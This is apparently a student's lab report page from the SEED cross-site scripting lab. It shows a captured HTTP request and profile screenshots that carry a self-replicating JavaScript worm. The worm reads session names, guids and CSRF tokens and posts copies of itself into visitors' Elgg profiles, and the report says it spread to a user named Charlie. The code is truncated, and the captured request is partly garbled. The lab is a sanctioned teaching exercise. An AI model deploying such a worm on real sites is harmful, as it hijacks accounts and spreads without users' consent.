Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: Elgg=p88l6sigc87ius28ka7gojsaa1
=&__elgg_token=ZefrgqpPMMsiB4PSS-Itag&__elgg_ts=1681999056&name=Charlie&description=<script
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
window.onload = function(){
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var content=token + ts + userName +
"&description=" + wormCode + "&accesslevel[description]=2" +
"&briefdescription=CS280%20is%20my%20hero&accesslevel[briefdescription]=2" +
guid;
var samyGuid=59;
var sendurl="http://www.seed-server.com/action/profile/edit";
```


INFORMATION SECURITY LAB 08

Name: Pavan R Kashyap SRN: PES1UG20CS280
6th Semester E section

CROSS SITE SCRIPTING (XSS) LAB

The worm has replicated itself and placed itself in the AboutMe section of Charlie.

In just two interactions, we have been able to create three malicious end points. This indicates the magnus scale in which this worm can propagate, as the number of interactions (viewing a profile) increase linearly (least-effort).



Edit profile

Display name: Charlie

About me:

```
<script id="worm" type="text/javascript">
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
window.onload = function(){
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
```

Public

Brief description: CS280 is my hero

Public